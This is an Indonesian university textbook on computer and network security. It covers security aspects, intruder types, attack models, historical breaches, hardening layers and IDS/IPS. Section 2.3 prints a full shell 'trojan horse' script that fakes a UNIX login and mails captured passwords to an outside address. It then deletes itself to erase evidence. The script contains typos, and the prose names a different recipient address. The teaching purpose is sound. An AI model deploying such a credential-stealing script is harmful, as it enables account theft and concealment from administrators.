KEAMANAN Informasi & JARINGAN Komputer

Buku Ajar

• Pandu Pratama Putra, M.Kom, MTA
• Dafwen Toresa, M.Kom, MTA

Penerbit :
LPPM Universitas Lancang Kuning

ISBN : 978-623-97872-2-6

BUKU AJAR KEAMANAN INFORMASI DAN JARINGAN KOMPUTER

PENULIS

PANDU PRATAMA PUTRA, M.KOM, MTA

DAFWEN TORESA, M.KOM, MTA

LPPM UNIVERSITAS LANCANG KUNING

978-623-97872-2-6

BUKU AJAR

KEAMANAN INFORMASI DAN JARINGAN KOMPUTER

Penulis :
Pandu Pratama Putra, M.Kom, MTA
Dafwen Toresa, S.Kom, M.Kom, MTA

ISBN : 978-623-97872-2-6

Editor :
Olivia Anggie Johar, S.H., M.H.

Penyunting :
Pandu Pratama Putra, M.Kom, MTA

Desain Sampul dan Tata Letak:
Sasqia Ismi Aulia

PENERBIT :
LPPM Universitas Lancang Kuning

REDAKSI :
Jl. Yos Sudarso Km. 8 Rumbai, Pekanbaru ;
Wa: 08117581987;
Email : hkipublikasi@unilak.ac.id

KATA PENGANTAR

Puji dan syukur penulis ucapkan kepada Allah SWT yang telah memberikan kesehatan, kesempatan kepada penulis sehingga mampu menyelesaikan Buku Ajar Keamanan Informasi dan Jaringan.

Buku ini berjudul **Keamanan Informasi dan Jaringan**. Pada kesempatan ini kami tidak lupa menyampaikan rasa terima kasih yang sebesar-besarnya kepada Dosen Fakultas Ilmu Komputer Universitas Lancang Kuning dan teman teman sekalian yang mana telah turut membantu dalam pembuatan materi ini.

Penulis menyadari bahwa materi ini masih jauh dari kesempurnaan dengan segala kekurangannya. Untuk itu penulis mengharapkan adanya kritik dan saran dari semua pihak demi kesempurnaan materi ini. Akhir kata penulis berharap, semoga materi ini dapat bermanfaat bagi rekan-rekan dan pembaca sekaligus dapat menambah pengetahuan.

Pekanbaru, 19 September 2021

Penulis

DAFTAR ISI

DAFTAR GAMBAR

DAFTAR TABEL

BAB I
DASAR DASAR KEAMANAN KOMPUTER

1.1 Konsep Keamanan Komputer

Dalam dunia komunikasi data global dan perkembangan teknologi informasi yangsenantiasa berubah serta cepatnya perkembangan software, keamanan merupakan suatu isu yang sangat penting, baik itu keamanan fisik, keamanan data maupun keamanan aplikasi.Perlu kita sadari bahwa untuk mencapai suatu keamanan itu adalah suatu hal yang sangat mustahil, seperti yang ada dalam dunia nyata sekarang ini.Tidak ada satu daerah pun yang betul-betul aman kondisinya, walau penjaga keamanan telah ditempatkan di daerah tersebut, begitu juga dengan keamanan sistem komputer.Namun yang bisa kita lakukan adalah untuk mengurangi gangguan keamanan tersebut.

Sistem keamanan komputer bermanfaat menjaga suatu sistem komputer dari pengaksesan seseorang yang tidak berhak. Sistem keamanan komputer semakin dibutuhkan seiring dengan meningkatnya pengguna komputer saat ini. Selain itu makin meningkatnya para pengguna yang menghubungkan jaringan LANnya ke internet, namun tidak diimbangi dengan SDM yang dapat menjaga keamanan data dan infomasi yang dimiliki. Sehingga keamanan data yang ada menjadi terancam untuk diakses dari orang-orang yang tidak berhak. Keamanan komputer menjadi penting karena ini terkait dengan Privacy, Integrity, Autentication, Confidentiality dan Availability. Beberapa ancaman keamanan komputer adalah virus, worm, trojan, spam dan lain-lain. Masing-masingnya memiliki cara untuk mencuri data bahkan merusak sistem komputer yang ada. Ancaman bagi keamanan sistem komputer ini tidak bisa dihilangkan begitu saja, namun kita dapat meminimalisasi hal ini adalah dengan menggunakan software keamanan sistem antara lain antivirus, antispam dan sebagainya.

1.2 Pengertian Keamanan Komputer

Keamanan komputer adalah suatu cabang teknologi yang dikenal dengan nama keamananinformasi yang diterapkan pada komputer. Sasaran keamanan komputer antara lain adalah sebagai perlindungan informasi terhadap pencurian atau korupsi, atau pemeliharaan ketersediaan,seperti dijabarkan dalam kebijakan keamanan.

Menurut **Gollmann** pada tahun 1999 dalam bukunya *"Computer Security"* menyatakan bahwa : Keamanan komputer adalah berhubungan dengan pencegahan diri dan deteksi terhadap tindakan pengganggu yang tidak dikenali dalam system komputer.[1]

Menurut **Howard** (1997) dalam bukunya *"An Analysis of Security Incidents on The Internet"* menyatakan bahwa keamanan komputer adalah tindakan pencegahan dari serangan pengguna komputer atau pengakses jaringan yang tidak bertanggung jawab. Keamanan dalam sistem komputer sangat berpengaruh terhadap beberapa faktor di bawah ini diantaranya adalah :

1. Social engineering
2. Security hole pada sistem operasi dan servis
3. Keamanan fisik

4. Serangan pada jaringan
5. DOS attack
6. Serangan via aplikasi berbasis web
7. Trojan, backdoor, rootkit, keylogger
8. Virus, worm
9. Anatomy of A Hack

Menurut **Wicak** dalam bukunya “mengamankan komputer dari Spywere: 2007” Keamanan dari data dan media serta teknik komunikasi (Communication security). Tipe keamanan jenis ini banyak menggunakan kelemahan yang ada pada perangkat lunak, baik perangkat lunak aplikasi ataupun perangkat lunak yang diugunakan dalammengelola sebuah database.[2]

Dalam keamanan sistem komputer yang perlu kita lakukan adalah untuk **mempersulit orang lain mengganggu sistem yang kita pakai,** baik menggunakan komputer yang sifatnya sendiri, jaringan local maupun jaringan global. Harus dipastikan system bisa berjalan dengan baik dan kondusif, selain itu program aplikasinya masih bisa dipakai tanpa ada masalah.

1.3 Penyebab Meningkatnya Kejahatan Komputer

[3]Penyebab meningkatnya kejahatan komputer yaitu:

1. Meningkatnya aplikasi berbasis IT dan jaringan komputer, seperti : online banking, e-commerce, Electronic data Interchange (EDI).
2. Desentralisasi server sehingga lebih banyak system yang harus ditangani, sementara SDM terbatas. Seperti lemahnya keamanan ketika terjadi pemindahan data.
3. Transisi dari single vendor ke multi vendor, seperti: ada 2 server dalam 1 vendor.
4. Meningkatnya kemampuan pemakai (user).
5. Lemahnya hukum IT yaitu kesulitan penegak hukum dan belum adanya ketentuan yang pasti.
6. Kompleksitas sistem yang digunakan, seperti pada penginstallan aplikasi yang tidak kompleks/tidak selesai
7. Koneksi internet yang lemah tingkat security nya.
8. Banyaknya software yang pada awalnya digunakan untuk melakukan audit sebuah system dengan cara mencari kelemahan dan celah yang mungkin disalahgunakan untuk melakukan scanning system orang lain.
9. Banyaknya software-software untuk melakukan penyusupan yang tersedia di Internet dan bisa di download secara gratis.

[2]**Cybercrime** dapat didefinisikan sebagai perbuatan melanggar hukum yang dilakukan dengan menggunakan fasilitas internet dengan menggunakan teknologi komputer dan telekomunikasi.

1.4 Kebutuhan Keamanan Komputer

[4]Alasan kenapa keamanan komputer dibutuhkan :

- **Information-based society**, menyebabkan nilai informasi menjadi sangat penting dan menuntut kemampuan untuk mengakses dan

menyediakan informasi secara cepat dan akurat menjadi sangat esensial bagi sebuah organisasi,

- **Infrastruktur Jaringan komputer**, seperti LAN dan Internet, memungkinkan untuk menyediakan informasi secara cepat, sekaligus membuka potensi adanya lubang keamanan (security hole)

Ada beberapa hal penyebab keamanan komputer dibutuhkan, seperti:

1. Mengurangi resiko ancaman, hal ini biasa berlaku di institusi dan perusahaan swasta.
2. Melindungi system dari kerentanan, kerentanan akan menjadikan system berpotensi untuk memberikan akses yang tidak diizinkan bagi orang lain yang tidak berhak.
3. Melindungi system dari gangguan alam seperti petir dan lain-lainnya.

1.5 Klasifikasi Keamanan Komputer

[3]Klasifikasi keamanan menurut **John D. Howard, 1997** yaitu:

1. **Keamanan yang bersifat fisik (physical security):** termasuk akses orang ke gedung, peralatan, dan media yang digunakan.
   Contoh :
   a. Wiretapping atau hal-hal yang ber-hubungan dengan akses ke kabel atau komputer yang digunakan.
   b. Denial of service, dilakukan misalnya dengan mematikan peralatan atau membanjiri saluran komunikasi dengan pesan-pesan (yang dapat berisi apa saja karena yang diutamakan adalah banyaknya jumlah pesan).
   c. Syn Flood Attack, dimana sistem (host) yang dituju dibanjiri oleh permintaan sehingga dia menjadi ter-lalu sibuk dan bahkan dapat berakibat macetnya sistem (hang).
2. **Keamanan yang berhubungan dengan orang (personel)**, Contoh :
   a. Identifikasi user (username dan password)
   b. Profil resiko dari orang yang mempunyai akses (pemakai dan pengelola).
3. [5]**Keamanan dari data dan media serta teknik komunikasi (communications)**. yang termasuk di dalam kelas ini adalah kelemahan dalam software yang digunakan untuk mengelola data. Seorang kriminal dapat memasang virus atau trojan horse sehingga dapat mengumpulkan infor- masi (seperti password) yang semestinya tidak berhak diakses.
4. **Keamanan dalam operasi**: Adanya prosedur yang digunakan untuk mengatur dan mengelola sistem keamanan, dan juga ter-masuk prosedur setelah serangan (post attack recovery).

1.6 Karakterisitik Penyusup

[6]Macam – macam karakteristik penyusup, yaitu :

a. The Curious (Si Ingin Tahu)
Tipe penyusup ini pada dasarnya tertarik menemukan jenis sistem dan data yang digunakan.

b. The Malicious (Si Perusak)

Tipe penyusup ini ingin merusak system yang digunakan atau mengubah tampilan layar yang dibuat.

c. The High-Profile Intruder (Si Profil Tinggi)
Tipe penyusup ini penyusup ini menggunakan system untuk mencapai popularitas dia sendiri, semakin tinggi system keamanan yang kita buat, semakin membuatnya penasaran. Jika dia berhasil masuk ke sistem kita maka ini menjadi sarana baginya untuk mempromosikan diri.

d. The Competition (Si Pesaing)
penyusup ini lebih tertarik pada data yang ada dalam system yang kita miliki, karena dia menganggap kita memiliki sesuatu yang dapat menguntungkannya secara finansial atau malah merugikannya (penyusup).

1.7 Fase Seorang Hacker

Istilah bagi hacker (penyusup) :

1. **Mundane**
   Tahu mengenai hacking tapi tidak mengetahui metode dan prosesnya.
2. **lamer (script kiddies)**
   Mencoba script2 yang pernah di buat oleh aktivis hacking, tapi tidak paham bagaimana cara membuatnya.
3. **Wannabe**
   Paham sedikit metode hacking, dan sudah mulai berhasil menerobos.
4. **larva (newbie)**
   Hacker pemula, teknik hacking mulai dikuasai dengan baik, sering bereksperimen.
5. **Wizard**
   Hacker yang membuat komunitas pembelajaran di antara mereka.
6. **Master of the master hacker**
   Lebih mengarah ke penciptaan tools-tools yang powerfull yang salah satunya dapat menunjang aktivitas hacking, namun lebih jadi tools pemrograman system yang umum.

1.8 Aspek Keamanan Komputer

[7]Menurut Garfinkel [Simson Garfinkel, "*PGP: Pretty Good Privacy,*" O'Reilly & Associ-ates, Inc., 1995.]

1. **Privacy / Confidentiality**
   a. Defenisi : menjaga informasi dari orang yang tidak berhak mengakses.
      1) Privacy : lebih kearah data-data yang sifatnya privat , Contoh : e-mail seorang pemakai (user) tidak boleh dibaca oleh administrator.
      2) Confidentiality : berhubungan dengan data yang diberikan ke pihak lain untuk keperluan tertentu dan hanya diperbolehkan untuk keperluan tertentu tersebut.
   b. Contoh : data-data yang sifatnya pribadi (seperti nama, tempat tanggal lahir, social security number, agama, status perkawinan, penyakit yang pernah diderita, nomor kartu kredit, dan sebagainya) harus dapat diproteksi dalam penggunaan dan penyebarannya.
   c. Bentuk Serangan : usaha penyadapan (dengan program sniffer).
   d. Usaha-usaha yang dapat dilakukan untuk meningkatkan privacy dan confidentiality adalah dengan menggunakan teknologi kriptografi.

2. **Integrity**
   a. Defenisi : informasi tidak boleh diubah tanpa seijin pemilik informasi.
   b. Contoh : e-mail di intercept di tengah jalan, diubah isinya, kemudian diteruskan ke alamat yang dituju.
   c. Bentuk serangan : Adanya virus, trojan horse, atau pemakai lain yang mengubah informasi tanpa ijin, “man in the middle attack” dimana seseorang menempatkan diri di tengah pembicaraan dan menyamar sebagai orang lain.

3. **Authentication**
   a. Defenisi : metode untuk menyatakan bahwa informasi betul-betul asli, atau orang yang mengakses atau memberikan informasi adalah betul-betul orang yang dimaksud.
   b. Dukungan :
      1. Adanya Tools membuktikan keaslian dokumen, dapat dilakukan dengan teknologi watermarking(untuk menjaga “intellectual property”, yaitu dengan menandai dokumen atau hasil karya dengan “tanda tangan” pembuat) dan digital signature.
      2. Access control, yaitu berkaitan dengan pembatasan orang yang dapat mengakses informasi. User harus menggunakan password, biometric (ciri-ciri khas orang), dan sejenisnya.

4. **Availability**
   a. Defenisi : berhubungan dengan ketersediaan informasi ketika dibutuhkan.
   b. Contoh hambatan :
      1) **“denial of service attack” (DoS attack)**, dimana server dikirimi permintaan (biasanya palsu) yang bertubi-tubi atau permintaan yang diluar perkiraan sehingga tidak dapat melayani permintaan lain atau bahkan sampai down, hang, crash.
      2) **mailbomb**, dimana seorang pemakai dikirimi e-mail bertubi-tubi (katakan ribuan e-mail) dengan ukuran yang besar sehingga sang pemakai tidak dapat membuka e-mailnya atau kesulitan mengakses e-mailnya.

5. **Access Control**
   a. Defenisi : cara pengaturan akses kepada informasi. berhubungan dengan masalahauthentication dan juga privacy
   b. Metode : menggunakan kombinasi userid/password atau denganmenggunakan mekanisme lain.

6. **Non-repudiation**
   a. Defenisi : Aspek iniberhubungan dengan si pengirim. Tujuannya agar seseorangtidak dapat mengelak bahwa dialah yang mengirim informasi tersebut.
   b. Contoh ancaman : Penyangkalan pesanan melalui email

c. Solusi : Digital signature, certificate dan kriptografi

Soal


1. Apa yang dimaksud dengan keamanan komputer?
2. Sebutkan 5 penyebab meningkatnya kejahatan komputer?
3. Jelaskan maksud dari “The High-Profile Intruder” pada karakteristik penyusup?
4. Sebutkan fase fase seorang hacker?
5. Apa saja yang termasuk dalam kalsifikasi keamanan komputer?

BAB II
SERANGAN PADA KEAMANAN JARINGAN

2.1 Security Attack Models

Menurut W. Stallings [William Stallings, “Network and Internetwork Security,” Prentice Hall, 1995]. Serangan (attack) terdiri dari :

1. Interruption (interupsi)




Gambar 2.1 Interruption

Interruption adalah ancaman terhadap availability. Informasi dan data yang merupakan sistem komputer dirusak dan dihapus sehingga jika dibutuhkan, data atau informasi tersebut tidak lagi ada.[8]


Contoh penyerangannya :

a. DOS (serangan terhadap sebuah komputer atau server di dalam jaringan internet dengan cara menghabiskan sumber (*resource*) yang dimiliki oleh komputer tersebut sampai komputer tersebut tidak dapat menjalankan fungsinya dengan benar.)
b. DDOS (jenis serangan *Denial of Service (DOS)* yang menggunakan banyak host (baik itu menggunakan komputer yang didedikasikan untuk melakukan penyerangan atau komputer yang "dipaksa" menjadi *zombie*) untuk menyerang satu buah host target dalam sebuah jaringan).



Gambar 2.2 Contoh Penyerangan pada Interruption

2. Interception (Pengalihan)




Gambar 2.3 Interception

Interception adalah serangan jenis ini ditujukan terhadap aspek privacy dan authentication. Pihak yang tidak berwenang dapat mengakses informasi. Contoh : serangan ini pencurian data pengguna kartu kredit.[9]

Contoh penyerangannya :

a. Wiretapping (penyadapan), (suatu kejahatan yang berupa penyadapan saluran komunikasi khususnya jalur yang menggunakan kabel.)
b. Sniffing, (adalah penyadapan terhadap lalu lintas data pada suatu jaringan komputer.)

3. Modification (Pengubahan)




Gambar 2.4 Modification

Modification adalah serangan jenis ini ditujukan terhadap aspek privacy, authentication, dan integrity. Pihak yang tidak berwenang dapat mengakses dan mengubah informasi.

Contoh penyerangannya :

a. mengubah nilai-nilai file data, mengubah program sehingga bertindak secara berbeda, memodifikasi pesan-pesan yang ditransmisikan pada jaringan.[9]
b. Mengubah pesan dari website dengan pesan yang merugikan pemilik website.[8]

4. Fabrication (Pemalsuan)



Gambar 2.5 Fabrication

Fabrication adalah seseorang yang tidak memiliki hak akses, memasukkan suatu objek palsu ke dalam sistem yang ada. Serangan jenis ini ditujukan terhadap aspek privacy, authentication, dan integrity.

Contoh Penyerangannya :

a. Phising Mail (memasukkan pesan-pesan palsu seperti e-mail palsu ke dalam jaringan komputer.)[3]

2.2 Beberapa Kasus Keamanan Komputer

Berikut ini beberapa kasus yang berhubungan dengan ancaman terhadap keamanan sistem informasi di Indonesia antara lain:

a. Tahun 1995

Vladimir Levin membobol bank-bank di kawasan Wallstreet, mengambil uang sebesar $10 juta Kevin Mitnick, mencuri 20.000 nomor kartu kredit, menyalin sistem operasi DEC secara ilegal, dan mengambil alih hubungan telepon di New York dan California

b. Tahun 2000

Contoh kasusnya yaitu :

1. Fabian clone, menjebol situs aetna.co.id dan Jakarta mail dan membuat directory atas namanya berisi peringatan terhadap administrator situs tersebut. Situs yang diserang termasuk Bursa Efek Jakarta, BCA, Indosatnet, dan beberapa situs besar lain yang tidak dilaporkan
2. September dan Oktober 2000, setelah membobol Bank Lippo, kembali Fabian Clone beraksi dengan menjebol web milik Bank Bali.[10]
3. Wenas, membuat server sebuah ISP di singapura down

c. Tahun 2001

Polda DIY meringkus seorang carder (pembobol kartu kredit). Tersangka diringkus di Bantul dengan barang bukti sebuah paket berisi lukisan berharga 30 juta rupiah.[10]

d. Dikutip dari berita elektronik **www.republika.co.id**,
perubahan kartu tanda penduduk (KTP) menjadi bentuk elektronik (e-KTP), merupakan salah satu contoh sistem yang rentan dalam hal keamanannya, mengingat data yang ada di dalamnya merupakan data rahasia, data privasi yang perlu dilindungi. (keamanan Sistem Informasi Negara Terancam n.d.)

2.3 Memahami Hacker Bekerja

[4]Secara umum Hacker bekerja melalui tahapan tahapan sebagai berikut:

1. Mencari tahu sistem komputer yang menjadi sasaran
2. Penyusupan
3. Penjelajahan
4. Keluar dan menghilangkan jejak

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX :
Peserta kuliah UNIX tersebut menggunakan program kecil my_login dalam bentuk shell script yang menyerupai layar login dan password sistem UNIX sebagai berikut:

```
#!/bin/sh
#####################################
# Nama program : my_login
# Deskripsi :Program kuda trojan sederhana
# versi 1.0 Nopember 1999
#####################################
COUNTER=0
Cat /etc/issue
While [ "$COUNTER" –ne 2 ]
do
let COUNTER=$COIUNTER+1
echo "login: \c"
read LOGIN
stty echo
echo "password: \c"
read PASSWORD
echo "User $LOGIN : $PASSWORD" | mail gadis@company.com
stty echo
echo
echo "Login Incorrect"
done
rm $0
kill –9 $PPID
```

Apabila program ini dijalankan maka akan ditampilkan layar login seperti layaknya awal penggunaan komputer pdaa sistem UNIX:

```
Login:
Password:
```

Layar login ini tidak terlihat beda dibanding layar login sesungguhnya, sistem komputer akan meminta pemakai untuk login ke dalam sistem. Setelah diisi password dan di enter, maka segera timbul pesan

```
Login:root
Password: ********
Login Incorrect
```

Tentu saja Administrator UNIX akan kaget bahwa passwordnya ternyata (seolah-olah) salah. Untuk itu ia segera mengulangi login dan password. Setelah dua kali ia mencoba login dan tidak berhasil, maka loginnya dibatalkan dan kembali keluar UNIX.

Perhatikan program di atas baik-baik, sekali pemakai tersebut mencoba login dan mengisi password pada layar di atas, setelah itu maka otomatis data login dan password tersebut akan di email ke mailto:hacker@company.com. Sampai disini maka hacker telah mendapatkan login dan password

Walaupun sederhana, jika kita perhatikan lebih jauh lagi, maka program ini juga memiliki beberapa trik hacker lainnya, yaitu proses penghilangan jejak (masih ingat tahapan hacker yang ditulis di atas ?). Proses ini dilakukan pada 2 baris terakhir dari program my_login di atas, yaitu

```
rm $0
kill –9 $PPID
```

yang artinya akan segera dilakukan proses penghapusan program my_login dan hapus pula ID dari proses. Dengan demikian hilanglah program tersebut yang tentunya juga menhilangkan barang bukti. Ditambah lagi penghapusan terhadap jejak proses di dalam sistem UNIX. Sukses dari program ini sebenarnya sangat tergantung dari bagaimana agar aplikasi ini dapat dieksekusi oleh root. Hacker yang baik memang harus berusaha memancing agar pemilik root menjalankan program ini

2.4 Prinsip Dasar Perancangan Sistem Yang Aman

[3]Adapun dasar-dasar dari perancangan sistem yang aman adalah:

a. Mencegah hilangnya data
b. Mencegah masuknya penyusup

2.5 Lapisan Keamanan

2.5.1 Lapisan Fisik :

Membatasi akses fisik ke mesin :

a. Akses masuk ke ruangan komputer
b. penguncian komputer secara hardware
c. keamanan BIOS
d. keamanan Bootloader
e. back-up data :
    1) pemilihan piranti back-up
    2) penjadwalan back-up

Mendeteksi gangguan fisik :

a. log file : Log pendek atau tidak lengkap, Log yang berisikan waktu yang aneh, Log dengan permisi atau kepemilikan yang tidak tepat, Catatan pelayanan reboot atau restart, Log yang hilang, masukan su atau login dari tempat yang janggal
b. mengontrol akses sumber daya.

2.5.2 Keamanan local

Berkaitan dengan user dan hak-haknya :

a. Beri mereka fasilitas minimal yang diperlukan.
b. Hati-hati terhadap saat/dari mana mereka login, atau tempat seharusnya mereka login.
c. Pastikan dan hapus rekening mereka ketika mereka tidak lagi membutuhkan akses.

2.5.3 Keamanan Root

a. Ketika melakukan perintah yang kompleks, cobalah dalam cara yang tidak merusak dulu, terutama perintah yang menggunakan globbing: contoh, anda ingin melakukan “rm foo*.bak”, pertama coba dulu: “ls foo*.bak” dan pastikan anda ingin menghapus file-file yang anda pikirkan.
b. Beberapa orang merasa terbantu ketika melakukan “touch /-i” pada sistem mereka. Hal ini akan membuat perintah-perintah seperti : “rm -fr *” menanyakan apakah anda benar-benar ingin menghapus seluruh file. (Shell anda menguraikan “-i” dulu, dan memberlakukannya sebagai option -i ke rm).
c. Hanya menjadi root ketika melakukan tugas tunggal tertentu. Jika anda berusaha mengetahui bagaimana melakukan sesuatu, kembali ke shell pemakai normal hingga anda yakin apa yang perlu dilakukan oleh root.
d. Jalur perintah untuk pemakai root sangat penting. Jalur perintah, atau variabel lingkungan PATH mendefinisikan lokal yang dicari shell untuk program. Cobalah dan batasi jalur perintah bagi pemakai root sedapat mungkin, dan jangan pernah menggunakan ‘.’, yang berarti ‘direktori saat ini’, dalam pernyataan PATH anda. Sebagai tambahan, jangan pernah menaruh direktori yang dapat ditulis pada jalur pencarian anda, karena hal ini memungkinkan penyerang memodifikasi atau menaruh file biner dalam jalur pencarian anda, yang memungkinkan mereka menjadi root ketika anda menjalankan perintah tersebut.
e. Jangan pernah menggunakan seperangkat utilitas rlogin/rsh/rexec (disebut utilitas r) sebagai root. Mereka menjadi sasaran banyak serangan, dan sangat berbahaya bila dijalankan sebagai root. Jangan membuat file .rhosts untuk root.
f. File /etc/securetty berisikan daftar terminal-terminal tempat root dapat login. Secara baku (pada RedHat Linux) diset hanya pada konsol virtual lokal (vty). Berhati-hatilah saat menambahkan yang lain ke file ini. Anda seharusnya login dari jarak jauh sebagai pemakai biasa dan kemudian ‘su’ jika anda butuh (mudah-mudahan melalui ssh atau saluran terenkripsi lain), sehingga tidak perlu untuk login secara langsung sebagai root.
g. Selalu perlahan dan berhati-hati ketika menjadi root. Tindakan anda dapat mempengaruhi banyak hal. Pikir sebelum anda mengetik!

2.5.4 Keamanan File dan system file

a. Directory home user tidak boleh mengakses perintah mengubah system seperti partisi, perubahan device dan lain-lain.

b. Lakukan setting limit system file.
c. Atur akses dan permission file : read, writa, execute bagi user maupun group.
d. Selalu cek program-program yang tidak dikenal

2.5.5 Keamanan Password dan Enkripsi

a. Hati-hati terhadap bruto force attack dengan membuat password yang baik.
b. Selalu mengenkripsi file yang dipertukarkan.
c. Lakukan pengamanan pada level tampilan, seperti screen saver.

2.5.6 Keamanan Kernel

a. selalu update kernel system operasi.
b. Ikuti review bugs dan kekurang-kekurangan pada system operasi.

2.5.7 Keamanan Jaringan

a. Waspadai paket sniffer yang sering menyadap port Ethernet.
b. Lakukan prosedur untuk mengecek integritas data
c. Verifikasi informasi DNS
d. Lindungi network file system
e. Gunakan firewall untuk barrier antara jaringan privat dengan jaringan eksternal

Keamanan Informasi merupakan salah satu kunci yang dapat mempengaruhi tingkat *Reliability* (termasuk performa dan *availability*) suatu jaringan. Untuk mengatasi masalah keamanan jaringan dan komputer ada banyak pendekatan yang dapat dilakukan. Salah satunya adalah dengan menggunakan sistem IDS (*Intrution Detection System*) dan IPS (*Intrusion Prevention System*).

2.5.8 Sistem IDS dan IPS

Seiring dengan Perkembangan Teknologi Informasi menjadikan keamanan suatu informasi sangatlah penting terlebih lagi pada suatu jaringan yang terkoneksi dengan internet. Karena itu telah berkembang teknologi IDS dan IPS sebagai pembantu pengaman data pada suatu jarigan komputer. Dengan adanya Intrusion Detection System (IDS) dan Instrusion Prevention System (IPS), maka serangan-serangan tersebut lebih dapat dicegah ataupun dihilangkan. IDS berguna untuk mendeteksi adanya serangan dari penyusup (serangan dari dalam), sedangkan IPS berguna untuk mendeteksi serangan dan menindaklanjutinya dengan pemblokan (filter) serangan. IDS dan IPS secara umum dikenal sebagai IDPS (Intrusion Detection and Prevention Systems).

IDS (Intrution Detection System) adalah sebuah sistem yang melakukan pengawasan terhadap lalulintas (traffic) jaringan dan pengawasan terhadap kegiatan-kegiatan yang mencurigakan didalam sebuah sistem jaringan. Jika ditemukan kegiatan-kegiatan yang mencurigakan berhubungan dengan lalulintas jaringan, maka IDS akan memberikan peringatan kepada sistem atau administrator jaringan. Dalam banyak kasus IDS juga merespon terhadap lalulintas yang tidak normal / anomali melalui aksi pemblokiran user atau

alamat IP (Internet Protocol) yang melakukan usaha pengaksesan jaringan tersebut.

IPS (Intrusion Prevention System) adalah sebuah sistem yang menggabungkan fungsi firewall dan fungsi IDS dengan proporsional. Teknologi ini dapat digunakan untuk mencegah serangan yang akan masuk ke jaringan lokal dengan memeriksa dan mencatat semua paket data serta mengenali paket dengan sensor, disaat serangan telah teridentifikasi, IPS akan menolak akses (block) dan mencatat (log) semua paket data yang teridentifikasi tersebut. Jadi IPS bertindak sepeti layaknya firewall yang akan melakukan allow dan block yang dikombinasikan dengan IDS yang dapat mendeteksi paket secara detail. IPS menggunakan signatures dari paket untuk mendeteksi aktivitas lalulintas di jaringan dan terminal, dimana pendeteksian paket yang masuk dan keluar (inbound-outbound) dapat di cegah sedini mungkin sebelum merusak atau mendapatkan akses ke dalam jaringan lokal. Jadi early detection dan prevention menjadi penekanan pada IPS ini.

Tabel 2.1 Perbedaan IDS dan IPS

	IDS	IPS
Layer OSI	Layer 3	Layer 2, 3, dan 7
Manfaat	Identifikasi dan memeriksa semua paket yang melalui traffic jaringan, jika terdapat anomali, maka IDS akan memberi peringatan (alarm).	Menggabungkan fungsi firewall, QoS, dan IDS. Selain dapat mendeteksi anomali, IPS juga dapat menyediakan fungsi allow, block, dan log.
Aktivitas	Mendeteksi serangan hanya ketika serangan sudah masuk ke jaringan dan tidak dapat melakukan sesuatu untuk menghentikannya.	Early detection, teknik yang proaktif, dapat mencegah serangan masuk dan dapat menghentikan serangan dengan block.
Komponen	Tidak dapat mendeteksi semua aktivitas malicious code setiap saat, sehingga dapat mengakibatkan false negative yang banyak.	Dapat mendeteksi new signature dan behavior attack, sehingga akan menurunkan tingkat false negative.
Compatibility	Tidak dapat menggunakan ACL / script dari komponen sistem keamanan lain.	Dapat diintegrasikan dengan ACL dan perimeter DMZ lainnya.

2.5.8.1 Metode Deteksi

IDPS memiliki 3 metode untuk melakukan deteksi, yaitu signature-based, anomaly-based, dan stateful protocol analysis. Ketiga metode ini dapat digunakan sekaligus atau sebagain aja.

1. Signatured-Based Detection

Metode ini dilakukan dengan membandingkan signature dari setiap paket untuk mengidentifikasi kemungkinan adanya intrusi. Metode ini efektif bila IDPS mendeteksi ancaman yang sudah di kenal, tetapi tidak efektif bila ancamannya baru atau tidak di kenal oleh IDPS. Pengertian dikenal dalam konteks ini adalah sudah pernah terjadi sebelumnya.. Metode ini merupakan metode yang paling sederhana, karena hanya membandingkan paket data, lalu di daftarkan menggunakan operasi perbandingan. Kelemahannya adalah metode ini tidak dapat melacak kejadian yang terjadi pada komunikasi yang lebih kompleks.

2. Anomaly-Based Detection

Metode ini digunakan dengan membandingkan kegiatan yang sedang di pantau dengan kegiatan yang di anggap normal untuk mendeteksi adanya penyimpangan. Pada metode ini, IDPS memiliki profil yang mewakili perilaku yang normal dari user, host, koneksi jaringan dan aplikasi. Profil tersebut

didapat dari hasil pemantauan karakteristik dari suatu kegiatan dalam selang waktu tertentu. Kelebihan dari metode ini adalah efektif dalam mendeteksi ancaman yang belum dikenal, contohnya ketika jaringan diserang oleh tipe intrusi yang baru. Sedangkan kekurangan dari metode ini adalah dalam beberapa kasus, akan sulit untuk mendapatkan deteksi yang akurat dalam komunikasi yang lebih kompleks.

3. Stateful Protocol Analysis

Metode ini sebenarnya menyerupai anomaly-based, yaitu membandingkan profil yang sudah ada dengan kegiatan yang sedang berlangsung untuk mengidentifikasi penyimpangan. Namun, tidak seperti Anomaly-Based Detection yang menggunakan profil host, Stateful Protocol Analysis menggunakan profil yang lebih luas yang dapat merinci bagaimana sebuah protokol yang istimewa dapat digunakan atau tidak. Arti “Stateful” disini adalah sistem di IDPS ini bisa memahami dan melacak situasi pada protokol network, transport dan application.

